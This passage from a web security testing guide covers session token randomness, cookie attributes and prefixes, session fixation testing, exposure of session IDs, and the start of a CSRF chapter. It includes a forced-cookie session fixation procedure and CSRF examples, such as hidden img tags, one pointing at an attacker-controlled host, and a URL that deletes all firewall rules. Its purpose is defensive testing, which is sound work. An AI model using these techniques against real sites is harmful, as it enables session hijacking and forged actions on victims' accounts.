- Gather session tokens, for the same user and for different users where possible.
- Analyze and ensure that enough randomness exists to stop session forging attacks.
- Modify cookies that are not signed and contain information that can be manipulated.

How to Test

Black-Box Testing and Examples

All interaction between the client and application should be tested at least against the following criteria:

- Are all `Set-Cookie` directives tagged as `Secure`?
- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any Cookies persistent?
- What `Expires` times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 `Cache-Control` settings are used to protect Cookies?
- What HTTP/1.0 `Cache-Control` settings are used to protect Cookies?

Cookie Collection

The first step required to manipulate the cookie is to understand how the application creates and manages cookies. For this task, testers have to try to answer the following questions:

- How many cookies are used by the application?

  Surf the application. Note when cookies are created. Make a list of received cookies, the page that sets them (with the set-cookie directive), the domain for which they are valid, their value, and their characteristics.

- Which parts of the application generate or modify the cookie?

  Surfing the application, find which cookies remain constant and which get modified. What events modify the cookie?

- Which parts of the application require this cookie in order to be accessed and utilized?

  Find out which parts of the application need a cookie. Access a page, then try again without the cookie, or with a modified value of it. Try to map which cookies are used where.

A spreadsheet mapping each cookie to the corresponding application parts and the related information can be a valuable output of this phase.

Session Analysis

The session tokens (Cookie, SessionID or Hidden Field) themselves should be examined to ensure their quality from a security perspective. They should be tested against criteria such as their randomness, uniqueness, resistance to statistical and cryptographic analysis and information leakage.

- Token Structure & Information Leakage

The first stage is to examine the structure and content of a Session ID provided by the application. A common mistake is to include specific data in the Token instead of issuing a generic value and referencing real data server-side.

If the Session ID is clear-text, the structure and pertinent data may be immediately obvious such as `192.168.100.1:owaspuser:password:15:58`.

If part or the entire token appears to be encoded or hashed, it should be compared to various techniques to check for obvious obfuscation. For example the string `192.168.100.1:owaspuser:password:15:58` is represented in Hex, Base64, and as an MD5 hash:

- Hex: `3139322E3136382E3130302E313A6F77617370757365723A70617373776F72643A31353A3538`

- Base64: `MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=`
- MD5: `01c2fc4f0a817afd8366689bd29dd40a`

Having identified the type of obfuscation, it may be possible to decode back to the original data. In most cases, however, this is unlikely. Even so, it may be useful to enumerate the encoding in place from the format of the message. Furthermore, if both the format and obfuscation technique can be deduced, automated brute-force attacks could be devised.

Hybrid tokens may include information such as IP address or User ID together with an encoded portion, such as `owaspuser:192.168.100.1:a7656fafe94dae72b1e1487670148412`.

Having analyzed a single session token, the representative sample should be examined. A simple analysis of the tokens should immediately reveal any obvious patterns. For example, a 32 bit token may include 16 bits of static data and 16 bits of variable data. This may indicate that the first 16 bits represent a fixed attribute of the user – e.g. the username or IP address. If the second 16 bit chunk is incrementing at a regular rate, it may indicate a sequential or even time-based element to the token generation. See examples.

If static elements to the Tokens are identified, further samples should be gathered, varying one potential input element at a time. For example, log in attempts through a different user account or from a different IP address may yield a variance in the previously static portion of the session token.

The following areas should be addressed during the single and multiple Session ID structure testing:

- What parts of the Session ID are static?
- What clear-text confidential information is stored in the Session ID? E.g. usernames/UID, IP addresses
- What easily decoded confidential information is stored?
- What information can be deduced from the structure of the Session ID?
- What portions of the Session ID are static for the same log in conditions?
- What obvious patterns are present in the Session ID as a whole, or individual portions?

Session ID Predictability and Randomness

Analysis of the variable areas (if any) of the Session ID should be undertaken to establish the existence of any recognizable or predictable patterns. These analyses may be performed manually and with bespoke or OTS statistical or cryptanalytic tools to deduce any patterns in the Session ID content. Manual checks should include comparisons of Session IDs issued for the same login conditions – e.g., the same username, password, and IP address.

Time is an important factor which must also be controlled. High numbers of simultaneous connections should be made in order to gather samples in the same time window and keep that variable constant. Even a quantization of 50ms or less may be too coarse and a sample taken in this way may reveal time-based components that would otherwise be missed.

Variable elements should be analyzed over time to determine whether they are incremental in nature. Where they are incremental, patterns relating to absolute or elapsed time should be investigated. Many systems use time as a seed for their pseudo-random elements. Where the patterns are seemingly random, one-way hashes of time or other environmental variations should be considered as a possibility. Typically, the result of a cryptographic hash is a decimal or hexadecimal number so should be identifiable.

In analyzing Session ID sequences, patterns or cycles, static elements and client dependencies should all be considered as possible contributing elements to the structure and function of the application.

- Are the Session IDs provably random in nature? Can the resulting values be reproduced?
- Do the same input conditions produce the same ID on a subsequent run?
- Are the Session IDs provably resistant to statistical or cryptanalysis?
- What elements of the Session IDs are time-linked?

- What portions of the Session IDs are predictable?
- Can the next ID be deduced, given full knowledge of the generation algorithm and previous IDs?

Cookie Reverse Engineering

Now that the tester has enumerated the cookies and has a general idea of their use, it is time to have a deeper look at cookies that seem interesting. Which cookies is the tester interested in? A cookie, in order to provide a secure method of session management, must combine several characteristics, each of which is aimed at protecting the cookie from a different class of attacks.

These characteristics are summarized below:

1. Unpredictability: a cookie must contain some amount of hard-to-guess data. The harder it is to forge a valid cookie, the harder is to break into legitimate user's session. If an attacker can guess the cookie used in an active session of a legitimate user, they will be able to fully impersonate that user (session hijacking). In order to make a cookie unpredictable, random values or cryptography can be used.
2. Tamper resistance: a cookie must resist malicious attempts of modification. If the tester receives a cookie like `IsAdmin=No`, it is trivial to modify it to get administrative rights, unless the application performs a double check (for instance, appending to the cookie an encrypted hash of its value)
3. Expiration: a critical cookie must be valid only for an appropriate period of time and must be deleted from the disk or memory afterwards to avoid the risk of being replayed. This does not apply to cookies that store non-critical data that needs to be remembered across sessions (e.g., site look-and-feel).
4. `Secure` flag: a cookie whose value is critical for the integrity of the session should have this flag enabled in order to allow its transmission only in an encrypted channel to deter eavesdropping.

The approach here is to collect a sufficient number of instances of a cookie and start looking for patterns in their value. The exact meaning of "sufficient" can vary from a handful of samples, if the cookie generation method is very easy to break, to several thousands, if the tester needs to proceed with some mathematical analysis (e.g., chi-squares, attractors. See later for more information).

It is important to pay particular attention to the workflow of the application, as the state of a session can have a heavy impact on collected cookies. A cookie collected before being authenticated can be very different from a cookie obtained after the authentication.

Another aspect to keep into consideration is time. Always record the exact time when a cookie has been obtained, when there is the possibility that time plays a role in the value of the cookie (the server could use a timestamp as part of the cookie value). The time recorded could be the local time or the server's tiemstamp included in the HTTP response (or both).

When analyzing the collected values, the tester should try to figure out all variables that could have influenced the cookie value and try to vary them one at the time. Passing to the server modified versions of the same cookie can be very helpful in understanding how the application reads and processes the cookie.

Examples of checks to be performed at this stage include:

- What character set is used in the cookie? Has the cookie a numeric value? alphanumeric? hexadecimal? What happens if the tester inserts in a cookie characters that do not belong to the expected charset?
- Is the cookie composed of different sub-parts carrying different pieces of information? How are the different parts separated? With which delimiters? Some parts of the cookie could have a higher variance, others might be constant, others could assume only a limited set of values. Breaking down the cookie to its base components is the first and fundamental step.

An example of an easy-to-spot structured cookie is the following:

```
ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
```

This example shows 5 different fields, carrying different types of data:

- ID – hexadecimal
- CR – small integer
- TM and LM – large integer. (And curiously they hold the same value. Worth to see what happens modifying one of them)
- S – alphanumeric

Even when no delimiters are used, having enough samples can help understand the structure.

Brute Force Attacks

Brute force attacks inevitably lead on from questions relating to predictability and randomness. The variance within the Session IDs must be considered together with application session duration and timeouts. If the variation within the Session IDs is relatively small, and Session ID validity is long, the likelihood of a successful brute-force attack is much higher.

A long Session ID (or rather one with a great deal of variance) and a shorter validity period would make it far harder to succeed in a brute force attack.

- How long would a brute-force attack on all possible Session IDs take?
- Is the Session ID space large enough to prevent brute forcing? For example, is the length of the key sufficient when compared to the valid life-span?
- Do delays between connection attempts with different Session IDs mitigate the risk of this attack?

Gray-Box Testing and Example

If the tester has access to the session management schema implementation, they can check for the following:

- Random Session Token

  The Session ID or Cookie issued to the client should not be easily predictable (don't use linear algorithms based on predictable variables such as the client IP address). The use of cryptographic algorithms with key length of 256 bits is encouraged (like AES).

- Token length

  Session ID will be at least 50 characters length.

- Session Time-out

  Session token should have a defined time-out (it depends on the criticality of the application managed data)

- Cookie configuration:

  - non-persistent: only RAM memory
  - secure (set only on HTTPS channel): `Set-Cookie: cookie=data; path=/; domain=.aaa.it; secure`
  - HTTPOnly (not readable by a script): `Set-Cookie: cookie=data; path=/; domain=.aaa.it; HttpOnly`

More information here: Testing for cookies attributes

Tools

- OWASP Zed Attack Proxy Project (ZAP) - features a session token analysis mechanism.
- Burp Sequencer
- YEHG's JHijack

References

Whitepapers

- RFC 2965 “HTTP State Management Mechanism”
- RFC 1750 “Randomness Recommendations for Security”
- Michal Zalewski: “Strange Attractors and TCP/IP Sequence Number Analysis” (2001)
- Michal Zalewski: “Strange Attractors and TCP/IP Sequence Number Analysis - One Year Later” (2002)
- Correlation Coefficient
- ENT
- DMA[2005-0614a] - ‘Global Hauri ViRobot Server cookie overflow’
- Gunter Ollmann: “Web Based Session Management”
- OWASP Code Review Guide

Testing for Cookies Attributes

ID
WSTG-SESS-02

Summary

Web Cookies (herein referred to as cookies) are often a key attack vector for malicious users (typically targeting other users) and the application should always take due diligence to protect cookies.

HTTP is a stateless protocol, meaning that it doesn't hold any reference to requests being sent by the same user. In order to fix this issue, sessions were created and appended to HTTP requests. Browsers, as discussed in testing browser storage, contain a multitude of storage mechanisms. In that section of the guide, each is discussed thoroughly.

The most used session storage mechanism in browsers is cookie storage. Cookies can be set by the server, by including a `Set-Cookie` header in the HTTP response or via JavaScript. Cookies can be used for a multitude of reasons, such as:

- session management
- personalization
- tracking

In order to secure cookie data, the industry has developed means to help lock down these cookies and limit their attack surface. Over time cookies have become a preferred storage mechanism for web applications, as they allow great flexibility in use and protection.

The means to protect the cookies are:

- Cookie Attributes
- Cookie Prefixes

Test Objectives

- Ensure that the proper security configuration is set for cookies.

How to Test

Below, a description of every attribute and prefix will be discussed. The tester should validate that they are being used properly by the application. Cookies can be reviewed by using an intercepting proxy, or by reviewing the browser's cookie jar.

Cookie Attributes

Secure Attribute

The `Secure` attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as `HTTPS`. This will help protect the cookie from being passed in unencrypted requests. If the application can be accessed over both `HTTP` and `HTTPS`, an attacker could be able to redirect the user to send their cookie as part of non-protected requests.

HttpOnly Attribute

The `HttpOnly` attribute is used to help prevent attacks such as session leakage, since it does not allow the cookie to be accessed via a client-side script such as JavaScript.

> This doesn't limit the whole attack surface of XSS attacks, as an attacker could still send request in place of the user, but limits immensely the reach of XSS attack vectors.

Domain Attribute

The `Domain` attribute is used to compare the cookie's domain against the domain of the server for which the HTTP request is being made. If the domain matches or if it is a subdomain, then the `path` attribute will be checked next.

Note that only hosts that belong to the specified domain can set a cookie for that domain. Additionally, the `domain` attribute cannot be a top level domain (such as `.gov` or `.com`) to prevent servers from setting arbitrary cookies for another domain (such as setting a cookie for `owasp.org`). If the domain attribute is not set, then the hostname of the server that generated the cookie is used as the default value of the `domain`.

For example, if a cookie is set by an application at `app.mydomain.com` with no domain attribute set, then the cookie would be resubmitted for all subsequent requests for `app.mydomain.com` and its subdomains (such as `hacker.app.mydomain.com`), but not to `otherapp.mydomain.com`. If a developer wanted to loosen this restriction, then he could set the `domain` attribute to `mydomain.com`. In this case the cookie would be sent to all requests for `app.mydomain.com` and `mydomain.com` subdomains, such as `hacker.app.mydomain.com`, and even `bank.mydomain.com`. If there was a vulnerable server on a subdomain (for example, `otherapp.mydomain.com`) and the `domain` attribute has been set too loosely (for example, `mydomain.com`), then the vulnerable server could be used to harvest cookies (such as session tokens) across the full scope of `mydomain.com`.

Path Attribute

The `Path` attribute plays a major role in setting the scope of the cookies in conjunction with the `domain`. In addition to the domain, the URL path that the cookie is valid for can be specified. If the domain and path match, then the cookie will be sent in the request. Just as with the domain attribute, if the path attribute is set too loosely, then it could leave the application vulnerable to attacks by other applications on the same server. For example, if the path attribute was set to the web server root `/`, then the application cookies will be sent to every application within the same domain (if multiple application reside under the same server). A couple of examples for multiple applications under the same server:

- `path=/bank`
- `path=/private`
- `path=/docs`
- `path=/docs/admin`

Expires Attribute

The `Expires` attribute is used to:

- set persistent cookies
- limit lifespan if a session lives for too long
- remove a cookie forcefully by setting it to a past date

Unlike session cookies, persistent cookies will be used by the browser until the cookie expires. Once the expiration date has exceeded the time set, the browser will delete the cookie.

SameSite Attribute

The `SameSite` attribute is used to assert that a cookie ought not to be sent along with cross-site requests. This feature allows the server to mitigate the risk of cross-orgin information leakage. In some cases, it is used too as a risk reduction (or defense in depth mechanism) strategy to prevent cross-site request forgery attacks. This attribute can be configured in three different modes:

- `Strict`
- `Lax`
- `None`

Strict Value

The `Strict` value is the most restrictive usage of `SameSite`, allowing the browser to send the cookie only to first-party context without top-level navigation. In other words, the data associated with the cookie will only be sent on requests matching the current site shown on the browser URL bar. The cookie will not be sent on requests generated by third-party websites. This value is especially recommended for actions performed at the same domain. However, it can have some limitations with some session management systems negatively affecting the user navigation experience. Since the browser would not send the cookie on any requests generated from a third-party domain or email, the user would be required to sign in again even if they already have an authenticated session.

Lax Value

The `Lax` value is less restrictive than `Strict`. The cookie will be sent if the URL equals the cookie's domain (first-party) even if the link is coming from a third-party domain. This value is considered by most browsers the default behavior since it provides a better user experience than the `Strict` value. It doesn't trigger for assets, such as images, where cookies might not be needed to access them.

None Value

The `None` value specifies that the browser will send the cookie on cross-site requests (the normal behavior before the implementation of `SamseSite`) only if the `Secure` attribute is also used, *e.g.* `SameSite=None; Secure`. It is a recommended value, instead of not specifying any `SameSite` value, as it forces the use of the `secure` attribute.

Cookie Prefixes

By design cookies do not have the capabilities to guarantee the integrity and confidentiality of the information stored in them. Those limitations make it impossible for a server to have confidence about how a given cookie's attributes were set at creation. In order to give the servers such features in a backwards-compatible way, the industry has introduced the concept of `Cookie Name Prefixes` to facilitate passing such details embedded as part of the cookie name.

Host Prefix

The `__Host-` prefix expects cookies to fulfill the following conditions:

1. The cookie must be set with the `Secure` attribute.
2. The cookie must be set from a URI considered secure by the user agent.
3. Sent only to the host who set the cookie and MUST NOT include any `Domain` attribute.
4. The cookie must be set with the `Path` attribute with a value of `/` so it would be sent to every request to the host.

For this reason, the cookie `Set-Cookie: __Host-SID=12345; Secure; Path=/` would be accepted while any of the following ones would always be rejected: `Set-Cookie: __Host-SID=12345` `Set-Cookie: __Host-SID=12345; Secure` `Set-Cookie: __Host-SID=12345; Domain=site.example` `Set-Cookie: __Host-SID=12345; Domain=site.example; Path=/` `Set-Cookie: __Host-SID=12345; Secure; Domain=site.example; Path=/`

Secure Prefix

The `__Secure-` prefix is less restrictive and can be introduced by adding the case-sensitive string `__Secure-` to the cookie name. Any cookie that matches the prefix `__Secure-` would be expected to fulfill the following conditions:

1. The cookie must be set with the `Secure` attribute.
2. The cookie must be set from a URI considered secure by the user agent.

Strong Practices

Based on the application needs, and how the cookie should function, the attributes and prefixes must be applied. The more the cookie is locked down, the better.

Putting all this together, we can define the most secure cookie attribute configuration as: `Set-Cookie: __Host-SID=<session token>; path=/; Secure; HttpOnly; SameSite=Strict`.

Tools

Intercepting Proxy

- OWASP Zed Attack Proxy Project
- Web Proxy Burp Suite

Browser Plug-in

- Tamper Data for FF Quantum
- “FireSheep” for FireFox
- “EditThisCookie” for Chrome
- “Cookiebro - Cookie Manager” for FireFox

References

- RFC 2965 - HTTP State Management Mechanism
- RFC 2616 – Hypertext Transfer Protocol – HTTP 1.1
- Same-Site Cookies - draft-ietf-httpbis-cookie-same-site-00
- The important “expires” attribute of Set-Cookie
- HttpOnly Session ID in URL and Page Body

Testing for Session Fixation

ID
WSTG-SESS-03

Summary

Session fixation is enabled by the insecure practice of preserving the same value of the session cookies before and after authentication. This typically happens when session cookies are used to store state information even before login, e.g., to add items to a shopping cart before authenticating for payment.

In the generic exploit of session fixation vulnerabilities, an attacker can obtain a set of session cookies from the target website without first authenticating. The attacker can then force these cookies into the victim's browser using different techniques. If the victim later authenticates at the target website and the cookies are not refreshed upon login, the victim will be identified by the session cookies chosen by the attacker. The attacker is then able to impersonate the victim with these known cookies.

This issue can be fixed by refreshing the session cookies after the authentication process. Alternatively, the attack can be prevented by ensuring the integrity of session cookies. When considering network attackers, i.e., attackers who control the network used by the victim, use full HSTS or add the `__Host-` / `__Secure-` prefix to the cookie name.

Full HSTS adoption occurs when a host activates HSTS for itself and all its sub-domains. This is described in a paper called *Testing for Integrity Flaws in Web Sessions* by Stefano Calzavara, Alvise Rabitti, Alessio Ragazzo, and Michele Bugliesi.

Test Objectives

- Analyze the authentication mechanism and its flow.
- Force cookies and assess the impact.

How to Test

In this section we give an explanation of the testing strategy that will be shown in the next section.

The first step is to make a request to the site to be tested (*e.g.* `www.example.com`). If the tester requests the following:

```
GET / HTTP/1.1
Host: www.example.com
```

They will obtain the following response:

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=Cp1254
Content-Language: en-US
```

The application sets a new session identifier, `JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1`, for the client.

Next, if the tester successfully authenticates to the application with the following POST to `https://www.example.com/authentication.php`:

```
POST /authentication.php HTTP/1.1
Host: www.example.com
[...]
Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57

Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in
```

The tester observes the following response from the server:

```
HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
...
HTML data
...
```

As no new cookie has been issued upon a successful authentication, the tester knows that it is possible to perform session hijacking unless the integrity of the session cookie is ensured.

The tester can send a valid session identifier to a user (possibly using a social engineering trick), wait for them to authenticate, and subsequently verify that privileges have been assigned to this cookie.

Test with Forced Cookies

This testing strategy is targeted at network attackers, hence it only needs to be applied to sites without full HSTS adoption (sites with full HSTS adoption are secure, since all their cookies have integrity). We assume to have two testing accounts on the website under test, one to act as the victim and one to act as the attacker. We simulate a scenario where the attacker forces in the victim's browser all the cookies which are not freshly issued after login and do not have integrity. After the victim's login, the attacker presents the forced cookies to the website to access the victim's account: if they are enough to act on the victim's behalf, session fixation is possible.

Here are the steps for executing this test:

1. Reach the login page of the website.
2. Save a snapshot of the cookie jar before logging in, excluding cookies which contain the `__Host-` or `__Secure-` prefix in their name.
3. Login to the website as the victim and reach any page offering a secure function requiring authentication.
4. Set the cookie jar to the snapshot taken at step 2.
5. Trigger the secure function identified at step 3.
6. Observe whether the operation at step 5 has been performed successfully. If so, the attack was successful.
7. Clear the cookie jar, login as the attacker and reach the page at step 3.
8. Write in the cookie jar, one by one, the cookies saved at step 2.

9. Trigger again the secure function identified at step 3.
10. Clear the cookie jar and login again as the victim.
11. Observe whether the operation at step 9 has been performed successfully in the victim's account. If so, the attack was successful; otherwise, the site is secure against session fixation.

We recommend using two different machines or browsers for the victim and the attacker. This allows you to decrease the number of false positives if the web application does fingerprinting to verify access enabled from a given cookie. A shorter but less precise variant of the testing strategy only requires one testing account. It follows the same steps, but it halts at step 6.

Remediation

Implement a session token renewal after a user successfully authenticates.

The application should always first invalidate the existing session ID before authenticating a user, and if the authentication is successful, provide another session ID.

Tools

- OWASP ZAP

References

- Session Fixation
- ACROS Security
- Chris Shiflett

Testing for Exposed Session Variables

ID
WSTG-SESS-04

Summary

The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim and access the application illegitimately. It is important that they are protected from eavesdropping at all times, particularly whilst in transit between the client browser and the application servers.

The information here relates to how transport security applies to the transfer of sensitive Session ID data rather than data in general, and may be stricter than the caching and transport policies applied to the data served by the site.

Using a personal proxy, it is possible to ascertain the following about each request and response:

- Protocol used (e.g., HTTP vs. HTTPS)
- HTTP Headers
- Message Body (e.g., POST or page content)

Each time Session ID data is passed between the client and the server, the protocol, cache, and privacy directives and body should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies, or other means over valid HTTP requests.

Test Objectives

- Ensure that proper encryption is implemented.
- Review the caching configuration.
- Assess the channel and methods' security.

How to Test

Testing for Encryption & Reuse of Session Tokens Vulnerabilities

Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunneling or encryption. It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it.

If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any request or response where the Session ID is passed, regardless of the mechanism used (e.g., a hidden form field). Simple checks such as replacing `https://` with `http://` during interaction with the application should be performed, together with modification of form posts to determine if adequate segregation between the secure and non-secure sites is implemented.

Note that if there is also an element to the site where the user is tracked with Session IDs but security is not present (e.g., noting which public documents a registered user downloads) it is essential that a different Session ID is used. The Session ID should therefore be monitored as the client switches from the secure to non-secure elements to ensure a different one is used.

> Every time the authentication is successful, the user should expect to receive:
>
> - A different session token

> - A token sent via encrypted channel every time they make an HTTP Request

Testing for Proxies & Caching Vulnerabilities

Proxies must also be considered when reviewing application security. In many cases, clients will access the application through corporate, ISP, or other proxies or protocol aware gateways (e.g., Firewalls). The HTTP protocol provides directives to control the behavior of downstream proxies, and the correct implementation of these directives should also be assessed.

In general, the Session ID should never be sent over unencrypted transport and should never be cached. The application should be examined to ensure that encrypted communications are both the default and enforced for any transfer of Session IDs. Furthermore, whenever the Session ID is passed, directives should be in place to prevent its caching by intermediate and even local caches.

The application should also be configured to secure data in caches over both HTTP/1.0 and HTTP/1.1 – RFC 2616 discusses the appropriate controls with reference to HTTP. HTTP/1.1 provides a number of cache control mechanisms. `Cache-Control: no-cache` indicates that a proxy must not re-use any data. Whilst `Cache-Control: Private` appears to be a suitable directive, this still allows a non-shared proxy to cache data. In the case of web-cafes or other shared systems, this presents a clear risk. Even with single-user workstations the cached Session ID may be exposed through a compromise of the file-system or where network stores are used. HTTP/1.0 caches do not recognise the `Cache-Control: no-cache` directive.

> The `Expires: 0` and `Cache-Control: max-age=0` directives should be used to further ensure caches do not expose the data. Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

Testing for GET & POST Vulnerabilities

In general, GET requests should not be used, as the Session ID may be exposed in Proxy or Firewall logs. They are also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism can be manipulated by the client with the right tools. Furthermore, Cross-site Scripting (XSS) attacks are most easily exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as POSTs.

All server-side code receiving data from POST requests should be tested to ensure it does not accept the data if sent as a GET. For example, consider the following POST request (`http://owaspapp.com/login.asp`) generated by a log in page.

```
POST /login.asp HTTP/1.1
Host: owaspapp.com
[...]
Cookie: ASPSESSIONIDABCDEFG=ASKLJDLKJRELKHJG
Content-Length: 51

Login=Username&password=Password&SessionID=12345678
```

If login.asp is badly implemented, it may be possible to log in using the following URL: `http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678`

Potentially insecure server-side scripts may be identified by checking each POST in this way.

Testing for Transport Vulnerabilities

All interaction between the Client and Application should be tested at least against the following criteria.

- How are Session IDs transferred? e.g., GET, POST, Form Field (including hidden fields)
- Are Session IDs always sent over encrypted transport by default?
- Is it possible to manipulate the application to send Session IDs unencrypted? e.g., by changing HTTP to HTTPS?

- What cache-control directives are applied to requests/responses passing Session IDs?
- Are these directives always present? If not, where are the exceptions?
- Are GET requests incorporating the Session ID used?
- If POST is used, can it be interchanged with GET?

References

Whitepapers

- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli]
- RFC 2616 – Hypertext Transfer Protocol - HTTP/1.1

Testing for Cross Site Request Forgery

ID
WSTG-SESS-05

Summary

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unintended actions on a web application in which they are currently authenticated. With a little social engineering help (like sending a link via email or chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

CSRF relies on:

1. Web browser behavior regarding the handling of session-related information such as cookies and HTTP authentication information.
2. An attacker's knowledge of valid web application URLs, requests, or functionality.
3. Application session management relying only on information known by the browser.
4. Existence of HTML tags whose presence cause immediate access to an HTTP[S] resource; for example the image tag `img`.

Points 1, 2, and 3 are essential for the vulnerability to be present, while point 4 facilitates the actual exploitation, but is not strictly required.

1. Browsers automatically send information used to identify a user session. Suppose *site* is a site hosting a web application, and the user *victim* has just authenticated to *site*. In response, *site* sends *victim* a cookie that identifies requests sent by *victim* as belonging to *victim's* authenticated session. Once the browser receives the cookie set by *site*, it will automatically send it along with any further requests directed to *site*.
2. If the application does not make use of session-related information in URLs, then the application URLs, their parameters, and legitimate values may be identified. This may be accomplished by code analysis or by accessing the application and taking note of forms and URLs embedded in the HTML or JavaScript.
3. "Known by the browser" refers to information such as cookies or HTTP-based authentication information (such as Basic Authentication and not form-based authentication), that are stored by the browser and subsequently present at each request directed towards an application area requesting that authentication. The vulnerabilities discussed next apply to applications that rely entirely on this kind of information to identify a user session.

For simplicity's sake, consider GET-accessible URLs (though the discussion applies as well to POST requests). If *victim* has already authenticated themselves, submitting another request causes the cookie to be automatically sent with it. The figure below illustrates the user accessing an application on `www.example.com`.

Figure 4.6.5-1: Session Riding

The GET request could be sent by the user in several different ways:

- Using the web application
- Typing the URL directly in the browser
- Following an external link that points to the URL

These invocations are indistinguishable by the application. In particular, the third may be quite dangerous. There are a number of techniques and vulnerabilities that can disguise the real properties of a link. The link can be embedded in an email message, appear in a malicious website to which the user is lured, or appear in content hosted by a third-party (such as another web site or HTML email) and point to a resource of the application. If the user clicks on the link, since they are already authenticated by the web application on *site*, the browser will issue a GET request to the web application, accompanied by authentication information (the session ID cookie). This results in a valid operation being performed on the web application that the user does not expect; for example, a funds transfer on a web banking application.

By using a tag such as `img`, as specified in point 4 above, it is not even necessary that the user follows a particular link. Suppose the attacker sends the user an email inducing them to visit a URL referring to a page containing the following (oversimplified) HTML.

```
<html>
    <body>
...
<img src="https://www.company.example/action" width="0" height="0">
...
    </body>
</html>
```

When the browser displays this page, it will try to display the specified zero-dimension (thus, invisible) image from `https://www.company.example` as well. This results in a request being automatically sent to the web application hosted on *site*. It is not important that the image URL does not refer to a proper image, as its presence will trigger the request `action` specified in the `src` field anyway. This happens provided that image download is not disabled in the browser. Most browsers do not have image downloads disabled since that would cripple most web applications beyond usability.

The problem here is a consequence of:

- HTML tags on the page resulting in automatic HTTP request execution (`img` being one of those).
- The browser having no way to tell that the resource referenced by `img` is not a legitimate image.

- Image loading that happens regardless of the location of the alleged image source, i.e., the form and the image itself need not be located on the same host or even the same domain.

The fact that HTML content unrelated to the web application may refer to components in the application, and the fact that the browser automatically composes a valid request towards the application, allows this kind of attack. There is no way to prohibit this behavior unless it is made impossible for the attacker to interact with application functionality.

In integrated mail/browser environments, simply displaying an email message containing the image reference would result in the execution of the request to the web application with the associated browser cookie. Email messages may reference seemingly valid image URLs such as:

```
<img src="https://[attacker]/picture.gif" width="0" height="0">
```

In this example, `[attacker]` is a site controlled by the attacker. By utilizing a redirect mechanism, the malicious site may use `http://[attacker]/picture.gif` to direct the victim to `http://[thirdparty]/action` and trigger the `action`.

Cookies are not the only example involved in this kind of vulnerability. Web applications whose session information is entirely supplied by the browser are vulnerable too. This includes applications relying on HTTP authentication mechanisms alone, since the authentication information is known by the browser and is sent automatically upon each request. This does not include form-based authentication, which occurs just once and generates some form of session-related information, usually a cookie.

Let's suppose that the victim is logged on to a firewall web management console. To log in, a user has to authenticate themselves and session information is stored in a cookie.

Let's suppose the firewall web management console has a function that allows an authenticated user to delete a rule specified by its numerical ID, or all the rules in the configuration if the user specifies `*` (a dangerous feature in reality, but one that makes for a more interesting example). The delete page is shown next. Let's suppose that the form – for the sake of simplicity – issues a GET request. To delete rule number one:

```
https://[target]/fwmgt/delete?rule=1
```

To delete all rules:

```
https://[target]/fwmgt/delete?rule=*
```

This example is intentionally naive, but shows in a simplified way the dangers of CSRF.

Figure 4.6.5-2: Session Riding Firewall Management

Using the form pictured in the figure above, entering the value `*` and clicking the Delete button will submit the following GET request:

```
https://www.company.example/fwmgt/delete?rule=*
```

This would delete all firewall rules.

Figure 4.6.5-3: Session Riding Firewall Management 2

The user might also have accomplished the same results by manually submitting the URL:

```
https://[target]/fwmgt/delete?rule=*
```

Or by following a link pointing, directly or via a redirection, to the above URL. Or, again, by accessing an HTML page with an embedded `img` tag pointing to the same URL.

In all of these cases, if the user is currently logged in to the firewall management application, the request will succeed and will modify the configuration of the firewall. One can imagine attacks targeting sensitive applications and making automatic auction bids, money transfers, orders, changing the configuration of critical software components, etc.

An interesting thing is that these vulnerabilities may be exercised behind a firewall; i.e. it is sufficient that the link being attacked be reachable by the victim and not directly by the attacker. In particular, it can be any intranet web server; for example, in the firewall management scenario mentioned before, which is unlikely to be exposed to the Internet.

Self-vulnerable applications, i.e. applications that are used both as attack vector and target (such as web mail applications), make things worse. Since users are logged in when they read their email messages, a vulnerable application of this type can allow attackers to perform actions such as deleting messages or sending messages that appear to originate from the victim.

Test Objectives

- Determine whether it is possible to initiate requests on a user's behalf that are not initiated by the user.

How to Test

Audit the application to ascertain if its session management is vulnerable. If session management relies only on client-side values (information available to the browser), then the application is vulnerable. "Client-side values" refers to cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; not form-based authentication, which is an application-level authentication).

